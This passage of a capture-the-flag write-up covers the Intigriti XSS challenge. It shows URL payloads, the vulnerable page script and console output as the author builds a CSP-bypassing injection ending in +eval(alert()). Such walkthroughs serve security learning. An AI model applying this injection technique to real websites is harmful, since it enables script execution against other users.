
The source code reflecting this and the console screenshot showing where this part came from:



```
challenge-1021.intigriti.io/challenge/challenge.php?html=</div><xmp<title%20id=intigriti>test1&xss=test2
```

```
<html lang="en">
 ▸<head>…</head>
…▾<body id="body"> flex == $0
  ▸<div class="wrapper" ">…</div>
   <!-- !!! -->
  ▸<div id="html" class="text">…</div>
  ▾<xmp<title id="intigriti">
     "test1 "
     <!-- !!! -->
     <div class="a">'"</div>
    ▾<div id="container"> flex
       <span>I</span>
       <span id="extra-flicker">N</span>
       <span>T</span>
       <span>I</span>
      ▸<div id="broken">…</div>
       <span>R</span>
      ▸<div id="broken">…</div>
       <span>T</span>
       <span>I</span>
     </div>
   </xmp<title>
   <script type="text/javascript">pan>)]}'test2</script>
  </body>
</html>
```

```
element.style {
}
body {                          challenge.p…s=test2:399
   display: flex;
   justify-content: center;
}
body {                          challenge.p…ss=test2:44
   background: ▸ #222;
   text-align: center;
}
* {                             challenge.p…ss=test2:20
   margin: ▸ 0;
   padding: ▸ 0;
   box-sizing: border-box;
   --locked-color: #5fadbf;
   --unlocked-color: #ff5153;
   font-family: "Courier New", sans-serif;
}
body {                          user agent stylesheet
   ~~display: block;~~
   ~~margin: ▸ 8px;~~
}
Inherited from html
```




```
challenge-1021.intigriti.io/challenge/challenge.php?html=</div><xmp<title%20id=intigriti>test1&xss=test2
```

```
Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-fe252b690cc7c65f0ea3435050feb1c3'". Either the 'unsafe-inline' keyword, a   challenge.php:452
hash ('sha256-49KJD0MbE1JzTOcO1UnJkF5R5mw+2a7hGgnPuqpJ/Gg='), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript:
navigations unless the 'unsafe-hashes' keyword is present.
▸Uncaught TypeError: Cannot set properties of null (setting 'onclick')        challenge.php?html=<…test1&xss=test2:533
   at challenge.php?html=<…test1&xss=test2:533
▸Uncaught SyntaxError: Unexpected token ')'                                    VM131911:1
   at challenge.php?html=<…test1&xss=test2:547
> c
< ▾<xmp<title id="intigriti">
     "test1 "
     <!-- !!! -->
     <div class="a">'"</div>
    ▸<div id="container">…</div> flex
   </xmp<title>
> l
< ▾<div id="container"> flex
     <span>I</span>
     <span id="extra-flicker">N</span>
     <span>T</span>
     <span>I</span>
    ▸<div id="broken">…</div>
     <span>R</span>
    ▸<div id="broken">…</div>
     <span>T</span>
     <span>I</span>
     <span>I</span>
   </div>
>
```

Phase 7: Constructing a payload

We now are able to influence the second parameter reflection. The value of this parameter is directly put between Javascript tags but we were blocked by the *)]}'* characters being added:



challenge-1021.intigriti.io/challenge/challenge.php?html=</div><xmp<title%20id=intigriti>test1&xss=test2

```
<html lang="en">
▸<head>…</head>
…▾<body id="body"> flex == $0
  ▸<div class="wrapper" ">…</div>
    <!-- !!! -->
  ▸<div id="html" class="text">…</div>
  ▾<xmp<title id="intigriti">
      "test1 "
      <!-- !!! -->
      <div class="a">'"</div>
    ▾<div id="container"> flex
        <span>I</span>
        <span id="extra-flicker">N</span>
        <span>T</span>
        <span>I</span>
      ▸<div id="broken">…</div>
        <span>R</span>
      ▸<div id="broken">…</div>
        <span>T</span>
        <span>I</span>
      </div>
    </xmp<title>
    <script type="text/javascript">pan>)]}'test2</script>
  </body>
</html>
```

```
element.style {
}
body {                          challenge.p…s=test2:399
    display: flex;
    justify-content: center;
}
body {                          challenge.p…ss=test2:44
    background: ▸ #222;
    text-align: center;
}
* {                             challenge.p…ss=test2:20
    margin: ▸ 0;
    padding: ▸ 0;
    box-sizing: border-box;
    --locked-color: #5fadbf;
    --unlocked-color: #ff5153;
    font-family: "Courier New", sans-serif;
}
body {                          user agent stylesheet
    display: block;
    margin: ▸ 8px;
}
```


As we now also control the part before these characters we can actually try to close them by adding an extra ' in front of them. Following Javascript code would perfectly fire an alert:

<script type="text/javascript">')]}'+eval(alert())</script>


We need to use eval() as our CSP is allowing this as seen in our recon phase!

This means we need to manipulate our "c" variable via the first parameter in such way it has a ' character as last one. Remember our "l" value had only the 4 last characters.

Again I spend a lot of time trying to get the "c" variable include a ' as it's last character. I mainly did this trial and error via the developer console. Each time giving another URL parameter value and checking the content of "c" and "f" variable in the console. The "f" variable are the last 4 characters the code uses.




```
      <script nonce="f059591dbdad089d88fea4479870bd78">document.getElementById('lock').onclick = () => {document.getElementById('lock').classL
    <script nonce="f059591dbdad089d88fea4479870bd78">
      window.addEventListener("DOMContentLoaded", function () {
        e = `)]}'` + new URL(location.href).searchParams.get("xss");
        c = document.getElementById("body").lastElementChild;
        if (c.id === "intigriti") {
          l = c.lastElementChild;
          i = l.innerHTML.trim();
          f = i.substr(i.length - 4);
          e = f + e;
        }
        let s = document.createElement("script");
        s.type = "text/javascript";
        s.appendChild(document.createTextNode(e));
        document.body.appendChild(s);
      });
    </script>
```



```
challenge-1021.intigriti.io/challenge/challenge.php?html=</div><xmp<title%20id=intigriti><test&xss=test2
```

```
Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-f51e16990ab62ecbefb8367bb85e414e'". Either the 'unsafe-inline' keyword, a  challenge.php:452
hash ('sha256-49KJD0MbE1JzTOcO1UnJkF5R5mw+2a7hGgnPuqpJ/Gg='), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript:
navigations unless the 'unsafe-hashes' keyword is present.
▸Uncaught TypeError: Cannot set properties of null (setting 'onclick')          challenge.php?html=<…<test&xss=test2:533
    at challenge.php?html=<…<test&xss=test2:533
▸Uncaught SyntaxError: Unexpected token ')'                                      VM133771:1
    at challenge.php?html=<…<test&xss=test2:547
> c
< ▾<xmp<title id="intigriti">
    ▾<test< div>
        <!-- !!! -->
        <div class="a">'"</div>
      ▸<div id="container">…</div> flex
      </test<>
  </xmp<title>
> l
< ▾<test< div>
      <!-- !!! -->
      <div class="a">'"</div>
    ▸<div id="container">…</div> flex
  </test<>
> f
< 'div>'
> |
```


I used different naming test1, test2.. to more easily recognise them in the console:



```
challenge-1021.intigriti.io/challenge/challenge.php?html=</div><xmp<title%20id=intigriti><test</test1>&xss=test20
```


```
Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-7a220b946e78e778f733d59467d52427'". Either the 'unsafe-inline' keyword, a  challenge.php:452
hash ('sha256-49KJD0MbE1JzTOcO1UnJkF5R5mw+2a7hGgnPuqpJ/Gg='), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript:
navigations unless the 'unsafe-hashes' keyword is present.
▸Uncaught TypeError: Cannot set properties of null (setting 'onclick')          challenge.php?html=<…st1>&xss=test20:533
    at challenge.php?html=<…st1>&xss=test20:533
▸Uncaught SyntaxError: Unexpected token ')'                                      VM134695:1
    at challenge.php?html=<…st1>&xss=test20:547
> c
< ▾<xmp<title id="intigriti">
    ▾<test< test1>
        <!-- !!! -->
        <div class="a">'"</div>
      ▸<div id="container">…</div> flex
      </test<>
  </xmp<title>
> f
< 'div>'
>
```

I ended up with following parameter which finally reflected the last 4 characters from one of my values:



```
challenge-1021.intigriti.io/challenge/challenge.php?html=</div><xmp<title%20id=intigriti><test</test1><test2&xss=test20
```

```
Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-0116066f7d677e86c3bfe888ff45b882'". Either the 'unsafe-inline' keyword, a  challenge.php:452
hash ('sha256-49KJD0MbE1JzTOcO1UnJkF5R5mw+2a7hGgnPuqpJ/Gg='), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript:
navigations unless the 'unsafe-hashes' keyword is present.
▸Uncaught TypeError: Cannot set properties of null (setting 'onclick')          challenge.php?html=<…est2&xss=test20:533
    at challenge.php?html=<…est2&xss=test20:533
▸Uncaught SyntaxError: Unexpected token '>'                                      VM135087:1
    at challenge.php?html=<…est2&xss=test20:547
> c
< ▾<xmp<title id="intigriti">
    ▸<test< test1>…</test<>
  </xmp<title>
> f
< 't2<>'
> |
```




```
challenge-1021.intigriti.io/challenge/challenge.php?html=</div><xmp<title%20id=intigriti><test</test1><test2&xss=test20
```

```
<html lang="en">
 ▸<head>…</head>
…▾<body id="body"> flex  == $0
   ▸<div class="wrapper" ">…</div>
     <!-- !!! -->
   ▸<div id="html" class="text">…</div>
   ▸<xmp<title id="intigriti">…</xmp<title>
     <script type="text/javascript">t2<>)]}'test20</script>
   </body>
</html>
```


```
element.style {
}
body {                                challenge.p…=test20:399
    display: flex;
    justify-content: center;
}
body {                                 challenge.p…s=test20:44
    background: ▸ #222;
    text-align: center;
}
* {                                    challenge.p…s=test20:20
    margin: ▸ 0;
    padding: ▸ 0;
    box-sizing: border-box;
    --locked-color: #5fadbf;
    --unlocked-color: #ff5153;
    font-family: "Courier New", sans-serif;
}
body {                                  user agent stylesheet
    ~~display: block;~~
    ~~margin: ▸ 8px;~~
}
```

We have complete control of the first and last part between the Javascript tags. There is only one thing left and that is making this valid Javascript by placing the ‘ sign in a correct way to get around the *)]}'* characters. (‘ becomes %27 URL encoded)



```
challenge-1021.intigriti.io/challenge/challenge.php?html=</div><xmp<title%20id=intigriti><test</test1><test%272&xss=test20
```

```
✖ Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'nonce-69016ef801f930e2c173dad59a11e4f9'". Either the 'unsafe-inline' keyword, a   challenge.php:452
  hash ('sha256-49KJD0MbE1JzTOcO1UnJkF5R5mw+2a7hGgnPuqpJ/Gg='), or a nonce ('nonce-...') is required to enable inline execution. Note that hashes do not apply to event handlers, style attributes and javascript:
  navigations unless the 'unsafe-hashes' keyword is present.
✖ ▸Uncaught TypeError: Cannot set properties of null (setting 'onclick')           challenge.php?html=<…st'2&xss=test20:533
     at challenge.php?html=<…st'2&xss=test20:533
✖ ▸Uncaught SyntaxError: Unexpected identifier                                                          VM135414:1
     at challenge.php?html=<…st'2&xss=test20:547
> c
<· ▾<xmp<title id="intigriti">
    ▾<test< test1>
      ▾<test'2< div>
         <!-- !!! -->
         <div class="a">''</div>
        ▸<div id="container">…</div> flex
       </test'2<>
     </test<>
   </xmp<title>
> f
<· "'2<>"
>
```



```
challenge-1021.intigriti.io/challenge/challenge.php?html=</div><xmp<title%20id=intigriti><test</test1><test%272&xss=test20
```

```
<html lang="en">
 ▸<head>…</head>
…▾<body id="body"> flex == $0
  ▸<div class="wrapper" ">…</div>
    <!-- !!! -->
  ▸<div id="html" class="text">…</div>
  ▾<xmp<title id="intigriti">
    ▸<test< test1>…</test<>
    </xmp<title>
    <script type="text/javascript">'2<>)]}'test20</script>
  </body>
</html>
```


```
element.style {
}
body {                              challenge.p…=test20:399
   display: flex;
   justify-content: center;
}
body {                              challenge.p…s=test20:44
   background: ▸ #222;
   text-align: center;
}
* {                                 challenge.p…s=test20:20
   margin: ▸ 0;
   padding: ▸ 0;
   box-sizing: border-box;
   --locked-color: #5fadbf;
   --unlocked-color: #ff5153;
   font-family: "Courier New", sans-serif;
}
body {                              user agent stylesheet
   ~~display: block;~~
   ~~margin: ▸ 8px;~~
```

This almost finishes this challenge as we only need to put following values for the second parameter: *+eval(alert())*

I use the + sign or %2B URL encoded to create a space between the other part being injected in the code. Eval() is being used as our CSP policy allows this.

